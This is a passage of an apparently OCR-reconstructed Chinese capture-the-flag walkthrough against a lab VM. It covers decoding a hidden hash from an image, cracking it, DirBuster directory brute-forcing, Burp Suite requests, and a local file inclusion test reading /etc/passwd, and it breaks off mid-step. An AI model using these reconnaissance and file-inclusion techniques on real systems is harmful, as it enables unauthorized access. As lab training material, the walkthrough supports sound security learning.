
- 将图片保存到本地，用Notepad++打开，发现最下边有提示



```
€NUL€$NULBS?SOHNUL;37:61:65:65:30:66:36:64:35:38:38:65:64:39:39:30:35:65:65:33:37:66:31:36:61:37:63:36:31:30:64:34
```

将3761656530663664353838656439393035656533376631366137633631306434进行ASCII hex转码

得到 7aee0f6d588ed9905ee37f16a7c610d4，这是一串md5


Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Decode as ...
Encode as ...
Hash ...
Smart decode

● Text ○ Hex

```
643239334c6d70775a773d3d3761656530663664353838656439393035656533376631366137633631306434
```


● Text ○ Hex

```
7aee0f6d588ed9905ee37f16a7c610d4
```

○ Text ● Hex

```
0	03	16	b7	0d	52	c7	00	80	79	f3	9f	fb	54	b2	68	1f	·RÇ yóÿûT²h
```

去cmd5解密，得到63425，推测是一个密码或者ID




密文：7aee0f6d588ed9905ee37f16a7c610d4

类型：自动

查询结果：
63425

步骤2：使用Dirbuster进行目录暴破



http://192.168.128.102:33447/

Type	Found	Response	Size	Include	Status
Dir	/images/	403	472	☑	Finished
Dir	/	200	1225	☑	Finished
Dir	/icons/	403	471	☑	Finished
Dir	/css/	403	469	☑	Scanning
Dir	/Challenge/	200	1756	☑	Waiting
Error	/Challenge/includes/		39	□	IOException Connection refused:
Error	/Challenge/includes/process_login.php		39	□	IOException Connection refused:
Error	/Challenge/js/		39	□	IOException Connection refused:
Error	/Challenge/js/sha512.js		39	□	IOException Connection refused:
Error	/Challenge/js/forms.js		39	□	IOException Connection refused:
Error	/Challenge/js/index.js		39	□	IOException Connection refused:
Dir	/icons/small/	403	477	☑	Waiting

Current speed: 441 requests/sec

(Select and right click for more options)

Average speed: (T) 446, (C) 441 requests/sec

Parse Queue Size: 0

Current number of running threads: 10


Total Requests: 591171/1051831

Time To Finish: 00:17:24

Brute forceing dirs in /css/

查看暴破结果：发现challenge目录，该目录下有cake.php、include.php、hacked.php，

用Burpsuit挂上代理，使用Firefox然后依次访问3个文件：



http://192.168.128.102:33447/

Type	Found	Response	Size	Include	Status
Dir	/	200	1225	☑	Finished
Dir	/css/	403	469	☑	Finished
Dir	/images/	403	472	☑	Finished
Dir	/icons/	403	471	☑	Finished
Dir	/Challenge/	200	1756	☑	Finished
Error	/Challenge/includes/process_login.php		39	□	IOException Connection refused:
Error	/Challenge/js/		39	□	IOException Connection refused:
Error	/Challenge/js/forms.js		39	□	IOException Connection refused:
Error	/Challenge/includes/		39	□	IOException Connection refused:
Error	/Challenge/js/sha512.js		39	□	IOException Connection refused:
Error	/Challenge/js/index.js		39	□	IOException Connection refused:
Dir	/icons/small/	403	477	☑	Finished
Dir	/Challenge/css/	403	479	☑	Finished
Dir	/Challenge/includes/	403	484	☑	Finished
Dir	/Challenge/js/	403	478	☑	Finished
Dir	/Challenge/styles/	403	482	☑	Finished
Dir	/Challenge/less/	403	480	☑	Scanning
File	/Challenge/index.php	200	1756	□	
File	/Challenge/error.php	200	493	□	
File	/Challenge/include.php	302	390	□	
File	/Challenge/cake.php	200	685	□	
File	/Challenge/hacked.php	302	390	□	
File	/Challenge/includes/logout.php	302	561	□	
File	/Challenge/includes/functions.php	200	147	□	

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 4017, (C) 0 requests/sec

Parse Queue Size: 0


Current number of running threads: 200

Total Requests: 1928310/1928354

Time To Finish: ~

DirBuster Stopped

- 步骤3：访问cake.php，发现需要登录后才能访问：




192.168.128.102:33447/Challenge/cake.php

□ Enable Post data □ Enable Referrer

Ah.haan....There is long way to go..dude :-)

Please login




Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 9 10 11 12 ...
Go Cancel
Target: http://192.168.128.102:33447
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
687 bytes

```
GET /Challenge/cake.php HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64;
x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: sec_session_id=ddqnf3chs48j58kdleokhiaef0
Connection: close
```

```
Content-Length: 496
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <link rel="stylesheet"
href="css/style.css">
        <link rel="stylesheet"
href="styles/main.css" />
        <title>/Magic_Box</title>
    </head>
    <body>
        <div class="wrapper">
            <div class="container">
```


该页面如果看页面title或者看burpsuit的Response返回值的<title>/Magic_Box</title>，会发现有/Magic_Box目录存在，先看其他页面。

点击login会跳转到index.php登录页面，需要email和密码才能登录：



192.168.128.102:33447/Challenge/index.php

Welcome to Hell

- 步骤4：访问include.php，这是一个文件包含漏洞页面：
-
- 


192.168.128.102:33447/Challenge/include.php?file=&add=Extract+

Hmm...It looks like that you know your things

etc/passwd

在输入框中输入 /etc/passwd 测试存在文件包含，Burpsuit显示response包如下：

步骤5：访问hacked.php，需要输入ID，测试下之前从wow.jpg解密出来的数字：63425


Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 9 10 11 12 13 ...
Go
Cancel
Target: http://192.168.128.102:33447
Request
Raw Params Headers Hex
Response
